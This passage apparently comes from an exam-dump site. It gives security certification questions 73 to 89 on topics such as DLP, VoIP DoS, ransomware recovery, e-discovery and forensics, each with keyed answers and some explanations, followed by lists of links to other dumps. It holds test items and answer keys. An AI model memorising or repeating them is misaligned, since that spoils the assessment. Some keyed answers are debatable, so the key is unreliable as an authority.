The scene has to be secured first to prevent contamination. Once a forensic copy has been created, an analyst will begin the process of moving from most volatile to least volatile information. The chain of custody helps to protect the integrity and reliability of the evidence by keeping an evidence log that shows all access to evidence, from collection to appearance in court.

**Question No : 73 - (Topic 2)**

In an effort to reduce internal email administration costs, a company is determining whether to outsource its email to a managed service provider that provides email, spam, and malware protection. The security manager is asked to provide input regarding any security implications of this change. Which of the following BEST addresses risks associated with disclosure of intellectual property?

- A. Require the managed service provider to implement additional data separation.
- B. Require encrypted communications when accessing email.
- C. Enable data loss protection to minimize emailing PII and confidential data.
- D. Establish an acceptable use policy and incident response policy.

**Answer: C**

**Question No : 74 - (Topic 2)**

Wireless users are reporting issues with the company's video conferencing and VoIP

systems. The security administrator notices internal DoS attacks from infected PCs on the network causing the VoIP system to drop calls. The security administrator also notices that the SIP servers are unavailable during these attacks. Which of the following security controls will MOST likely mitigate the VoIP DoS attacks on the network? (Select TWO).

- A. Install a HIPS on the SIP servers
- B. Configure 802.1X on the network
- C. Update the corporate firewall to block attacking addresses
- D. Configure 802.11e on the network
- E. Configure 802.1q on the network

**Answer: A,D**

**Explanation:**

Host-based intrusion prevention system (HIPS) is an installed software package that will monitor a single host for suspicious activity by analyzing events taking place within that host.

IEEE 802.11e is deemed to be of significant consequence for delay-sensitive applications, such as Voice over Wireless LAN and streaming multimedia.

**Question No : 75 - (Topic 2)**

A new piece of ransomware got installed on a company's backup server which encrypted the hard drives containing the OS and backup application configuration but did not affect the deduplication data hard drives. During the incident response, the company finds that all backup tapes for this server are also corrupt. Which of the following is the PRIMARY concern?

- A. Determining how to install HIPS across all server platforms to prevent future incidents
- B. Preventing the ransomware from re-infecting the server upon restore
- C. Validating the integrity of the deduplicated data
- D. Restoring the data will be difficult without the application configuration

**Answer: D**

**Explanation:**

Ransomware is a type of malware that restricts access to a computer system that it infects in some way, and demands that the user pay a ransom to the operators of the malware to remove the restriction.

Since the backup application configuration is not accessible, it will require more effort to recover the data.

Eradication and Recovery is the fourth step of the incident response. It occurs before preventing future problems.

**Question No : 76 - (Topic 2)**

A company is facing penalties for failing to effectively comply with e-discovery requests. Which of the following could reduce the overall risk to the company from this issue?

- A.** Establish a policy that only allows filesystem encryption and disallows the use of individual file encryption.
- B.** Require each user to log passwords used for file encryption to a decentralized repository.
- C.** Permit users to only encrypt individual files using their domain password and archive all old user passwords.
- D.** Allow encryption only by tools that use public keys from the existing escrowed corporate PKI.

**Answer: D**

**Explanation:**

Electronic discovery (also called e-discovery) refers to any process in which electronic data is sought, located, secured, and searched with the intent of using it as evidence in a civil or criminal legal case. E-discovery can be carried out offline on a particular computer or it can be done in a network.

An e-discovery policy would define how data is archived and encrypted. If the data is archived in an insecure manor, a user could be able to delete data that the user does not want to be searched. Therefore, we need to find a way of securing the data in a way that only authorized people can access the data.

A public key infrastructure (PKI) supports the distribution and identification of public encryption keys for the encryption of data. The data can only be decrypted by the private key.

In this question, we have an escrowed corporate PKI. Escrow is an independent and licensed third party that holds something (money, sensitive data etc.) and releases it only when predefined conditions have been met. In this case, Escrow is holding the private key of the PKI.

By encrypting the e-discovery data by using the PKI public key, we can ensure that the data can only be decrypted by the private key held in Escrow and this will only happen when the predefined conditions are met.

**Question No : 77 - (Topic 2)**

A small customer focused bank with implemented least privilege principles, is concerned about the possibility of branch staff unintentionally aiding fraud in their day to day interactions with customers. Bank staff has been encouraged to build friendships with customers to make the banking experience feel more personal. The security and risk team have decided that a policy needs to be implemented across all branches to address the risk. Which of the following BEST addresses the security and risk team's concerns?

- A. Information disclosure policy
- B. Awareness training
- C. Job rotation
- D. Separation of duties

**Answer: B**

**Question No : 78 - (Topic 2)**

After the install process, a software application executed an online activation process. After a few months, the system experienced a hardware failure. A backup image of the system was restored on a newer revision of the same brand and model device. After the restore, the specialized application no longer works. Which of the following is the MOST likely cause of the problem?

- A. The binary files used by the application have been modified by malware.
- B. The application is unable to perform remote attestation due to blocked ports.
- C. The restored image backup was encrypted with the wrong key.
- D. The hash key summary of hardware and installed software no longer match.

**Answer: D**

**Explanation:**

Different software vendors have different methods of identifying a computer used to activate software. However, a common component used in software activations is a hardware key (or hardware and software key). This key is a hash value generated based on the hardware (and possibly software) installed on the system.

For example, when Microsoft software is activated on a computer, the software generates an installation ID that consists of the software product key used during the installation and a hardware key (hash value generated from the computer's hardware). The installation ID is submitted to Microsoft for software activation.

Changing the hardware on a system can change the hash key which makes the software think it is installed on another computer and is therefore not activated for use on that

computer. This is most likely what has happened in this question.

**Question No : 79 - (Topic 2)**

Customers are receiving emails containing a link to malicious software. These emails are subverting spam filters. The email reads as follows:

Delivered-To: customer@example.com

Received: by 10.14.120.205

Mon, 1 Nov 2010 11:15:24 -0700 (PDT)

Received: by 10.231.31.193

Mon, 01 Nov 2010 11:15:23 -0700 (PDT)

Return-Path: <IT@company.com>

Received: from 127.0.0.1 for <customer@example.com>; Mon, 1 Nov 2010 13:15:14 -0500 (envelope-from <IT@company.com>)

Received: by smtpex.example.com (SMTP READY)

with ESMTP (AIO); Mon, 01 Nov 2010 13:15:14 -0500

Received: from 172.18.45.122 by 192.168.2.55; Mon, 1 Nov 2010 13:15:14 -0500

From: Company <IT@Company.com>

To: "customer@example.com" <customer@example.com>

Date: Mon, 1 Nov 2010 13:15:11 -0500

Subject: New Insurance Application

Thread-Topic: New Insurance Application

Please download and install software from the site below to maintain full access to your account.

www.examplesite.com

Additional information: The authorized mail servers IPs are 192.168.2.10 and 192.168.2.11.

The network's subnet is 192.168.2.0/25.

Which of the following are the MOST appropriate courses of action a security administrator could take to eliminate this risk? (Select TWO).

- A. Identify the origination point for malicious activity on the unauthorized mail server.
- B. Block port 25 on the firewall for all unauthorized mail servers.
- C. Disable open relay functionality.
- D. Shut down the SMTP service on the unauthorized mail server.
- E. Enable STARTTLS on the spam filter.

**Answer: B,D**

**Explanation:**

In this question, we have an unauthorized mail server using the IP: 192.168.2.55.

Blocking port 25 on the firewall for all unauthorized mail servers is a common and recommended security step. Port 25 should be open on the firewall to the IP addresses of the authorized email servers only (192.168.2.10 and 192.168.2.11). This will prevent unauthorized email servers sending email or receiving and relaying email.

Email servers use SMTP (Simple Mail Transfer Protocol) to send email to other email servers. Shutting down the SMTP service on the unauthorized mail server is effectively disabling the mail server functionality of the unauthorized server.

### **Question No : 80 - (Topic 2)**

Which of the following activities could reduce the security benefits of mandatory vacations?

- A. Have a replacement employee run the same applications as the vacationing employee.
- B. Have a replacement employee perform tasks in a different order from the vacationing employee.
- C. Have a replacement employee perform the job from a different workstation than the vacationing employee.
- D. Have a replacement employee run several daily scripts developed by the vacationing employee.

**Answer: D**

### **Question No : 81 - (Topic 2)**

The DLP solution has been showing some unidentified encrypted data being sent using FTP to a remote server. A vulnerability scan found a collection of Linux servers that are missing OS level patches. Upon further investigation, a technician notices that there are a few unidentified processes running on a number of the servers. What would be a key FIRST step for the data security team to undertake at this point?

- A. Capture process ID data and submit to anti-virus vendor for review.
- B. Reboot the Linux servers, check running processes, and install needed patches.
- C. Remove a single Linux server from production and place in quarantine.
- D. Notify upper management of a security breach.
- E. Conduct a bit level image, including RAM, of one or more of the Linux servers.

**Answer: E**

**Explanation:**

Incident management (IM) is a necessary part of a security program. When effective, it mitigates business impact, identifies weaknesses in controls, and helps fine-tune response processes.

In this question, an attack has been identified and confirmed. When a server is compromised or used to commit a crime, it is often necessary to seize it for forensics analysis. Security teams often face two challenges when trying to remove a physical server from service: retention of potential evidence in volatile storage or removal of a device from a critical business process.

Evidence retention is a problem when the investigator wants to retain RAM content. For example, removing power from a server starts the process of mitigating business impact, but it also denies forensic analysis of data, processes, keys, and possible footprints left by an attacker.

A full a bit level image, including RAM should be taken of one or more of the Linux servers. In many cases, if your environment has been deliberately attacked, you may want to take legal action against the perpetrators. In order to preserve this option, you should gather evidence that can be used against them, even if a decision is ultimately made not to pursue such action. It is extremely important to back up the compromised systems as soon as possible. Back up the systems prior to performing any actions that could affect data integrity on the original media.

**Question No : 82 - (Topic 2)**

A newly-appointed risk management director for the IT department at Company XYZ, a major pharmaceutical manufacturer, needs to conduct a risk analysis regarding a new system which the developers plan to bring on-line in three weeks. The director begins by

reviewing the thorough and well-written report from the independent contractor who performed a security assessment of the system. The report details what seem to be a manageable volume of infrequently exploited security vulnerabilities. The director decides to implement continuous monitoring and other security controls to mitigate the impact of the vulnerabilities. Which of the following should the director require from the developers before agreeing to deploy the system?

- A. An incident response plan which guarantees response by tier two support within 15 minutes of an incident.
- B. A definitive plan of action and milestones which lays out resolutions to all vulnerabilities within six months.
- C. Business insurance to transfer all risk from the company shareholders to the insurance company.
- D. A prudent plan of action which details how to decommission the system within 90 days of becoming operational.

**Answer: B**

#### **Question No : 83 - (Topic 2)**

The sales division within a large organization purchased touch screen tablet computers for all 250 sales representatives in an effort to showcase the use of technology to its customers and increase productivity. This includes the development of a new product tracking application that works with the new platform. The security manager attempted to stop the deployment because the equipment and application are non-standard and unsupported within the organization. However, upper management decided to continue the deployment. Which of the following provides the BEST method for evaluating the potential threats?

- A. Conduct a vulnerability assessment to determine the security posture of the new devices and the application.
- B. Benchmark other organizations that already encountered this type of situation and apply all relevant learnings and industry best practices.
- C. Work with the business to understand and classify the risk associated with the full lifecycle of the hardware and software deployment.
- D. Develop a standard image for the new devices and migrate to a web application to eliminate locally resident data.

**Answer: C**

#### **Question No : 84 - (Topic 2)**



A large financial company has a team of security-focused architects and designers that contribute into broader IT architecture and design solutions. Concerns have been raised due to the security contributions having varying levels of quality and consistency. It has been agreed that a more formalized methodology is needed that can take business drivers, capabilities, baselines, and re-usable patterns into account. Which of the following would BEST help to achieve these objectives?

- A. Construct a library of re-usable security patterns
- B. Construct a security control library
- C. Introduce an ESA framework
- D. Include SRTM in the SDLC

**Answer: C**

**Question No : 85 - (Topic 2)**

A company has noticed recently that its corporate information has ended up on an online forum. An investigation has identified that internal employees are sharing confidential corporate information on a daily basis. Which of the following are the MOST effective security controls that can be implemented to stop the above problem? (Select TWO).

- A. Implement a URL filter to block the online forum
- B. Implement NIDS on the desktop and DMZ networks
- C. Security awareness compliance training for all employees
- D. Implement DLP on the desktop, email gateway, and web proxies
- E. Review of security policies and procedures

**Answer: C,D**

**Explanation:**

Security awareness compliance training for all employees should be implemented to educate employees about corporate policies and procedures for working with information technology (IT). Data loss prevention (DLP) should be implemented to make sure that users do not send sensitive or critical information outside the corporate network.

**Question No : 86 - (Topic 2)**

During a new desktop refresh, all hosts are hardened at the OS level before deployment to comply with policy. Six months later, the company is audited for compliance to regulations. The audit discovers that 40 percent of the desktops do not meet requirements. Which of

the following is the MOST likely cause of the noncompliance?

- A. The devices are being modified and settings are being overridden in production.
- B. The patch management system is causing the devices to be noncompliant after issuing the latest patches.
- C. The desktop applications were configured with the default username and password.
- D. 40 percent of the devices use full disk encryption.

**Answer: A**

**Explanation:**

The question states that all hosts are hardened at the OS level before deployment. So we know the desktops are fully patched when the users receive them. Six months later, the desktops do not meet the compliance standards. The most likely explanation for this is that the users have changed the settings of the desktops during the six months that they've had them.

### **Question No : 87 - (Topic 2)**

The Chief Executive Officer (CEO) of a large prestigious enterprise has decided to reduce business costs by outsourcing to a third party company in another country. Functions to be outsourced include: business analysts, testing, software development and back office functions that deal with the processing of customer data. The Chief Risk Officer (CRO) is concerned about the outsourcing plans. Which of the following risks are MOST likely to occur if adequate controls are not implemented?

- A. Geographical regulation issues, loss of intellectual property and interoperability agreement issues
- B. Improper handling of client data, interoperability agreement issues and regulatory issues
- C. Cultural differences, increased cost of doing business and divestiture issues
- D. Improper handling of customer data, loss of intellectual property and reputation damage

**Answer: D**

**Explanation:**

The risk of security violations or compromised intellectual property (IP) rights is inherently elevated when working internationally. A key concern with outsourcing arrangements is making sure that there is sufficient protection and security in place for personal information being transferred and/or accessed under an outsourcing agreement.

**Question No : 88 - (Topic 2)**

A health service provider is considering the impact of allowing doctors and nurses access to the internal email system from their personal smartphones. The Information Security Officer (ISO) has received a technical document from the security administrator explaining that the current email system is capable of enforcing security policies to personal smartphones, including screen lockout and mandatory PINs. Additionally, the system is able to remotely wipe a phone if reported lost or stolen. Which of the following should the Information Security Officer be MOST concerned with based on this scenario? (Select THREE).

- A. The email system may become unavailable due to overload.
- B. Compliance may not be supported by all smartphones.
- C. Equipment loss, theft, and data leakage.
- D. Smartphone radios can interfere with health equipment.
- E. Data usage cost could significantly increase.
- F. Not all smartphones natively support encryption.
- G. Smartphones may be used as rogue access points.

**Answer: B,C,F**

**Question No : 89 - (Topic 2)**

The internal audit department is investigating a possible breach of security. One of the auditors is sent to interview the following employees:

Employee A: Works in the accounts receivable office and is in charge of entering data into the finance system.

Employee B: Works in the accounts payable office and is in charge of approving purchase orders.

Employee C: Is the manager of the finance department, supervises Employee A and Employee B, and can perform the functions of both Employee A and Employee B.

Which of the following should the auditor suggest be done to avoid future security breaches?

- A. All employees should have the same access level to be able to check on each others.
- B. The manager should only be able to review the data and approve purchase orders.
- C. Employee A and Employee B should rotate jobs at a set interval and cross-train.
- D. The manager should be able to both enter and approve information.

**Answer: B**

### Microsoft Exams List

<a href="#">70-246 Dump PDF VCE</a>	<a href="#">70-485 Dump PDF VCE</a>	<a href="#">70-742 Dump PDF VCE</a>	<a href="#">98-366 Dump PDF VCE</a>
<a href="#">70-247 Dump PDF VCE</a>	<a href="#">70-486 Dump PDF VCE</a>	<a href="#">70-743 Dump PDF VCE</a>	<a href="#">98-367 Dump PDF VCE</a>
<a href="#">70-331 Dump PDF VCE</a>	<a href="#">70-487 Dump PDF VCE</a>	<a href="#">70-744 Dump PDF VCE</a>	<a href="#">98-368 Dump PDF VCE</a>
<a href="#">70-332 Dump PDF VCE</a>	<a href="#">70-488 Dump PDF VCE</a>	<a href="#">70-761 Dump PDF VCE</a>	<a href="#">98-369 Dump PDF VCE</a>
<a href="#">70-333 Dump PDF VCE</a>	<a href="#">70-489 Dump PDF VCE</a>	<a href="#">70-762 Dump PDF VCE</a>	<a href="#">98-372 Dump PDF VCE</a>
<a href="#">70-334 Dump PDF VCE</a>	<a href="#">70-490 Dump PDF VCE</a>	<a href="#">70-765 Dump PDF VCE</a>	<a href="#">98-373 Dump PDF VCE</a>
<a href="#">70-339 Dump PDF VCE</a>	<a href="#">70-491 Dump PDF VCE</a>	<a href="#">70-768 Dump PDF VCE</a>	<a href="#">98-374 Dump PDF VCE</a>
<a href="#">70-341 Dump PDF VCE</a>	<a href="#">70-492 Dump PDF VCE</a>	<a href="#">70-980 Dump PDF VCE</a>	<a href="#">98-375 Dump PDF VCE</a>
<a href="#">70-342 Dump PDF VCE</a>	<a href="#">70-494 Dump PDF VCE</a>	<a href="#">70-981 Dump PDF VCE</a>	<a href="#">98-379 Dump PDF VCE</a>
<a href="#">70-345 Dump PDF VCE</a>	<a href="#">70-496 Dump PDF VCE</a>	<a href="#">70-982 Dump PDF VCE</a>	<a href="#">MB2-700 Dump PDF VCE</a>
<a href="#">70-346 Dump PDF VCE</a>	<a href="#">70-497 Dump PDF VCE</a>	<a href="#">74-343 Dump PDF VCE</a>	<a href="#">MB2-701 Dump PDF VCE</a>
<a href="#">70-347 Dump PDF VCE</a>	<a href="#">70-498 Dump PDF VCE</a>	<a href="#">74-344 Dump PDF VCE</a>	<a href="#">MB2-702 Dump PDF VCE</a>
<a href="#">70-348 Dump PDF VCE</a>	<a href="#">70-499 Dump PDF VCE</a>	<a href="#">74-409 Dump PDF VCE</a>	<a href="#">MB2-703 Dump PDF VCE</a>
<a href="#">70-354 Dump PDF VCE</a>	<a href="#">70-517 Dump PDF VCE</a>	<a href="#">74-678 Dump PDF VCE</a>	<a href="#">MB2-704 Dump PDF VCE</a>
<a href="#">70-383 Dump PDF VCE</a>	<a href="#">70-532 Dump PDF VCE</a>	<a href="#">74-697 Dump PDF VCE</a>	<a href="#">MB2-707 Dump PDF VCE</a>
<a href="#">70-384 Dump PDF VCE</a>	<a href="#">70-533 Dump PDF VCE</a>	<a href="#">77-420 Dump PDF VCE</a>	<a href="#">MB2-710 Dump PDF VCE</a>
<a href="#">70-385 Dump PDF VCE</a>	<a href="#">70-534 Dump PDF VCE</a>	<a href="#">77-427 Dump PDF VCE</a>	<a href="#">MB2-711 Dump PDF VCE</a>
<a href="#">70-410 Dump PDF VCE</a>	<a href="#">70-640 Dump PDF VCE</a>	<a href="#">77-600 Dump PDF VCE</a>	<a href="#">MB2-712 Dump PDF VCE</a>
<a href="#">70-411 Dump PDF VCE</a>	<a href="#">70-642 Dump PDF VCE</a>	<a href="#">77-601 Dump PDF VCE</a>	<a href="#">MB2-713 Dump PDF VCE</a>
<a href="#">70-412 Dump PDF VCE</a>	<a href="#">70-646 Dump PDF VCE</a>	<a href="#">77-602 Dump PDF VCE</a>	<a href="#">MB2-714 Dump PDF VCE</a>
<a href="#">70-413 Dump PDF VCE</a>	<a href="#">70-673 Dump PDF VCE</a>	<a href="#">77-603 Dump PDF VCE</a>	<a href="#">MB2-715 Dump PDF VCE</a>
<a href="#">70-414 Dump PDF VCE</a>	<a href="#">70-680 Dump PDF VCE</a>	<a href="#">77-604 Dump PDF VCE</a>	<a href="#">MB2-716 Dump PDF VCE</a>
<a href="#">70-417 Dump PDF VCE</a>	<a href="#">70-681 Dump PDF VCE</a>	<a href="#">77-605 Dump PDF VCE</a>	<a href="#">MB2-717 Dump PDF VCE</a>
<a href="#">70-461 Dump PDF VCE</a>	<a href="#">70-682 Dump PDF VCE</a>	<a href="#">77-881 Dump PDF VCE</a>	<a href="#">MB2-718 Dump PDF VCE</a>
<a href="#">70-462 Dump PDF VCE</a>	<a href="#">70-684 Dump PDF VCE</a>	<a href="#">77-882 Dump PDF VCE</a>	<a href="#">MB5-705 Dump PDF VCE</a>
<a href="#">70-463 Dump PDF VCE</a>	<a href="#">70-685 Dump PDF VCE</a>	<a href="#">77-883 Dump PDF VCE</a>	<a href="#">MB6-700 Dump PDF VCE</a>
<a href="#">70-464 Dump PDF VCE</a>	<a href="#">70-686 Dump PDF VCE</a>	<a href="#">77-884 Dump PDF VCE</a>	<a href="#">MB6-701 Dump PDF VCE</a>
<a href="#">70-465 Dump PDF VCE</a>	<a href="#">70-687 Dump PDF VCE</a>	<a href="#">77-885 Dump PDF VCE</a>	<a href="#">MB6-702 Dump PDF VCE</a>
<a href="#">70-466 Dump PDF VCE</a>	<a href="#">70-688 Dump PDF VCE</a>	<a href="#">77-886 Dump PDF VCE</a>	<a href="#">MB6-703 Dump PDF VCE</a>
<a href="#">70-467 Dump PDF VCE</a>	<a href="#">70-689 Dump PDF VCE</a>	<a href="#">77-887 Dump PDF VCE</a>	<a href="#">MB6-704 Dump PDF VCE</a>
<a href="#">70-469 Dump PDF VCE</a>	<a href="#">70-692 Dump PDF VCE</a>	<a href="#">77-888 Dump PDF VCE</a>	<a href="#">MB6-705 Dump PDF VCE</a>
<a href="#">70-470 Dump PDF VCE</a>	<a href="#">70-695 Dump PDF VCE</a>	<a href="#">77-891 Dump PDF VCE</a>	<a href="#">MB6-884 Dump PDF VCE</a>
<a href="#">70-473 Dump PDF VCE</a>	<a href="#">70-696 Dump PDF VCE</a>	<a href="#">98-349 Dump PDF VCE</a>	<a href="#">MB6-885 Dump PDF VCE</a>
<a href="#">70-480 Dump PDF VCE</a>	<a href="#">70-697 Dump PDF VCE</a>	<a href="#">98-361 Dump PDF VCE</a>	<a href="#">MB6-886 Dump PDF VCE</a>
<a href="#">70-481 Dump PDF VCE</a>	<a href="#">70-698 Dump PDF VCE</a>	<a href="#">98-362 Dump PDF VCE</a>	<a href="#">MB6-889 Dump PDF VCE</a>
<a href="#">70-482 Dump PDF VCE</a>	<a href="#">70-734 Dump PDF VCE</a>	<a href="#">98-363 Dump PDF VCE</a>	<a href="#">MB6-890 Dump PDF VCE</a>
<a href="#">70-483 Dump PDF VCE</a>	<a href="#">70-740 Dump PDF VCE</a>	<a href="#">98-364 Dump PDF VCE</a>	<a href="#">MB6-892 Dump PDF VCE</a>
<a href="#">70-484 Dump PDF VCE</a>	<a href="#">70-741 Dump PDF VCE</a>	<a href="#">98-365 Dump PDF VCE</a>	<a href="#">MB6-893 Dump PDF VCE</a>

### Cisco Exams List

<a href="#">010-151 Dump PDF VCE</a>	<a href="#">350-018 Dump PDF VCE</a>	<a href="#">642-737 Dump PDF VCE</a>	<a href="#">650-667 Dump PDF VCE</a>
<a href="#">100-105 Dump PDF VCE</a>	<a href="#">352-001 Dump PDF VCE</a>	<a href="#">642-742 Dump PDF VCE</a>	<a href="#">650-669 Dump PDF VCE</a>
<a href="#">200-001 Dump PDF VCE</a>	<a href="#">400-051 Dump PDF VCE</a>	<a href="#">642-883 Dump PDF VCE</a>	<a href="#">650-752 Dump PDF VCE</a>
<a href="#">200-105 Dump PDF VCE</a>	<a href="#">400-101 Dump PDF VCE</a>	<a href="#">642-885 Dump PDF VCE</a>	<a href="#">650-756 Dump PDF VCE</a>
<a href="#">200-120 Dump PDF VCE</a>	<a href="#">400-151 Dump PDF VCE</a>	<a href="#">642-887 Dump PDF VCE</a>	<a href="#">650-968 Dump PDF VCE</a>
<a href="#">200-125 Dump PDF VCE</a>	<a href="#">400-201 Dump PDF VCE</a>	<a href="#">642-889 Dump PDF VCE</a>	<a href="#">700-001 Dump PDF VCE</a>
<a href="#">200-150 Dump PDF VCE</a>	<a href="#">400-251 Dump PDF VCE</a>	<a href="#">642-980 Dump PDF VCE</a>	<a href="#">700-037 Dump PDF VCE</a>
<a href="#">200-155 Dump PDF VCE</a>	<a href="#">400-351 Dump PDF VCE</a>	<a href="#">642-996 Dump PDF VCE</a>	<a href="#">700-038 Dump PDF VCE</a>
<a href="#">200-310 Dump PDF VCE</a>	<a href="#">500-006 Dump PDF VCE</a>	<a href="#">642-997 Dump PDF VCE</a>	<a href="#">700-039 Dump PDF VCE</a>
<a href="#">200-355 Dump PDF VCE</a>	<a href="#">500-007 Dump PDF VCE</a>	<a href="#">642-998 Dump PDF VCE</a>	<a href="#">700-101 Dump PDF VCE</a>
<a href="#">200-401 Dump PDF VCE</a>	<a href="#">500-051 Dump PDF VCE</a>	<a href="#">642-999 Dump PDF VCE</a>	<a href="#">700-104 Dump PDF VCE</a>
<a href="#">200-601 Dump PDF VCE</a>	<a href="#">500-052 Dump PDF VCE</a>	<a href="#">644-066 Dump PDF VCE</a>	<a href="#">700-201 Dump PDF VCE</a>
<a href="#">210-060 Dump PDF VCE</a>	<a href="#">500-170 Dump PDF VCE</a>	<a href="#">644-068 Dump PDF VCE</a>	<a href="#">700-205 Dump PDF VCE</a>
<a href="#">210-065 Dump PDF VCE</a>	<a href="#">500-201 Dump PDF VCE</a>	<a href="#">644-906 Dump PDF VCE</a>	<a href="#">700-260 Dump PDF VCE</a>
<a href="#">210-250 Dump PDF VCE</a>	<a href="#">500-202 Dump PDF VCE</a>	<a href="#">646-048 Dump PDF VCE</a>	<a href="#">700-270 Dump PDF VCE</a>
<a href="#">210-255 Dump PDF VCE</a>	<a href="#">500-254 Dump PDF VCE</a>	<a href="#">646-365 Dump PDF VCE</a>	<a href="#">700-280 Dump PDF VCE</a>
<a href="#">210-260 Dump PDF VCE</a>	<a href="#">500-258 Dump PDF VCE</a>	<a href="#">646-580 Dump PDF VCE</a>	<a href="#">700-281 Dump PDF VCE</a>
<a href="#">210-451 Dump PDF VCE</a>	<a href="#">500-260 Dump PDF VCE</a>	<a href="#">646-671 Dump PDF VCE</a>	<a href="#">700-295 Dump PDF VCE</a>
<a href="#">210-455 Dump PDF VCE</a>	<a href="#">500-265 Dump PDF VCE</a>	<a href="#">646-985 Dump PDF VCE</a>	<a href="#">700-501 Dump PDF VCE</a>
<a href="#">300-070 Dump PDF VCE</a>	<a href="#">500-275 Dump PDF VCE</a>	<a href="#">648-232 Dump PDF VCE</a>	<a href="#">700-505 Dump PDF VCE</a>
<a href="#">300-075 Dump PDF VCE</a>	<a href="#">500-280 Dump PDF VCE</a>	<a href="#">648-238 Dump PDF VCE</a>	<a href="#">700-601 Dump PDF VCE</a>
<a href="#">300-080 Dump PDF VCE</a>	<a href="#">500-285 Dump PDF VCE</a>	<a href="#">648-244 Dump PDF VCE</a>	<a href="#">700-602 Dump PDF VCE</a>
<a href="#">300-085 Dump PDF VCE</a>	<a href="#">500-290 Dump PDF VCE</a>	<a href="#">648-247 Dump PDF VCE</a>	<a href="#">700-603 Dump PDF VCE</a>
<a href="#">300-101 Dump PDF VCE</a>	<a href="#">500-801 Dump PDF VCE</a>	<a href="#">648-375 Dump PDF VCE</a>	<a href="#">700-701 Dump PDF VCE</a>
<a href="#">300-115 Dump PDF VCE</a>	<a href="#">600-199 Dump PDF VCE</a>	<a href="#">648-385 Dump PDF VCE</a>	<a href="#">700-702 Dump PDF VCE</a>
<a href="#">300-135 Dump PDF VCE</a>	<a href="#">600-210 Dump PDF VCE</a>	<a href="#">650-032 Dump PDF VCE</a>	<a href="#">700-703 Dump PDF VCE</a>
<a href="#">300-160 Dump PDF VCE</a>	<a href="#">600-211 Dump PDF VCE</a>	<a href="#">650-042 Dump PDF VCE</a>	<a href="#">700-801 Dump PDF VCE</a>
<a href="#">300-165 Dump PDF VCE</a>	<a href="#">600-212 Dump PDF VCE</a>	<a href="#">650-059 Dump PDF VCE</a>	<a href="#">700-802 Dump PDF VCE</a>
<a href="#">300-180 Dump PDF VCE</a>	<a href="#">600-455 Dump PDF VCE</a>	<a href="#">650-082 Dump PDF VCE</a>	<a href="#">700-803 Dump PDF VCE</a>
<a href="#">300-206 Dump PDF VCE</a>	<a href="#">600-460 Dump PDF VCE</a>	<a href="#">650-127 Dump PDF VCE</a>	<a href="#">810-403 Dump PDF VCE</a>
<a href="#">300-207 Dump PDF VCE</a>	<a href="#">600-501 Dump PDF VCE</a>	<a href="#">650-128 Dump PDF VCE</a>	<a href="#">820-424 Dump PDF VCE</a>
<a href="#">300-208 Dump PDF VCE</a>	<a href="#">600-502 Dump PDF VCE</a>	<a href="#">650-148 Dump PDF VCE</a>	<a href="#">840-425 Dump PDF VCE</a>
<a href="#">300-209 Dump PDF VCE</a>	<a href="#">600-503 Dump PDF VCE</a>	<a href="#">650-159 Dump PDF VCE</a>	
<a href="#">300-210 Dump PDF VCE</a>	<a href="#">600-504 Dump PDF VCE</a>	<a href="#">650-281 Dump PDF VCE</a>	
<a href="#">300-320 Dump PDF VCE</a>	<a href="#">640-692 Dump PDF VCE</a>	<a href="#">650-393 Dump PDF VCE</a>	
<a href="#">300-360 Dump PDF VCE</a>	<a href="#">640-875 Dump PDF VCE</a>	<a href="#">650-472 Dump PDF VCE</a>	
<a href="#">300-365 Dump PDF VCE</a>	<a href="#">640-878 Dump PDF VCE</a>	<a href="#">650-474 Dump PDF VCE</a>	
<a href="#">300-370 Dump PDF VCE</a>	<a href="#">640-911 Dump PDF VCE</a>	<a href="#">650-575 Dump PDF VCE</a>	
<a href="#">300-375 Dump PDF VCE</a>	<a href="#">640-916 Dump PDF VCE</a>	<a href="#">650-621 Dump PDF VCE</a>	
<a href="#">300-465 Dump PDF VCE</a>	<a href="#">642-035 Dump PDF VCE</a>	<a href="#">650-663 Dump PDF VCE</a>	
<a href="#">300-470 Dump PDF VCE</a>	<a href="#">642-732 Dump PDF VCE</a>	<a href="#">650-665 Dump PDF VCE</a>	
<a href="#">300-475 Dump PDF VCE</a>	<a href="#">642-747 Dump PDF VCE</a>	<a href="#">650-754 Dump PDF VCE</a>	

## HOT EXAMS

### Cisco

[100-105 Dumps VCE PDF](#)  
[200-105 Dumps VCE PDF](#)  
[300-101 Dumps VCE PDF](#)  
[300-115 Dumps VCE PDF](#)  
[300-135 Dumps VCE PDF](#)  
[300-320 Dumps VCE PDF](#)  
[400-101 Dumps VCE PDF](#)  
[640-911 Dumps VCE PDF](#)  
[640-916 Dumps VCE PDF](#)

### Microsoft

[70-410 Dumps VCE PDF](#)  
[70-411 Dumps VCE PDF](#)  
[70-412 Dumps VCE PDF](#)  
[70-413 Dumps VCE PDF](#)  
[70-414 Dumps VCE PDF](#)  
[70-417 Dumps VCE PDF](#)  
[70-461 Dumps VCE PDF](#)  
[70-462 Dumps VCE PDF](#)  
[70-463 Dumps VCE PDF](#)  
[70-464 Dumps VCE PDF](#)  
[70-465 Dumps VCE PDF](#)  
[70-480 Dumps VCE PDF](#)  
[70-483 Dumps VCE PDF](#)  
[70-486 Dumps VCE PDF](#)  
[70-487 Dumps VCE PDF](#)

### CompTIA

[220-901 Dumps VCE PDF](#)  
[220-902 Dumps VCE PDF](#)  
[N10-006 Dumps VCE PDF](#)  
[SY0-401 Dumps VCE PDF](#)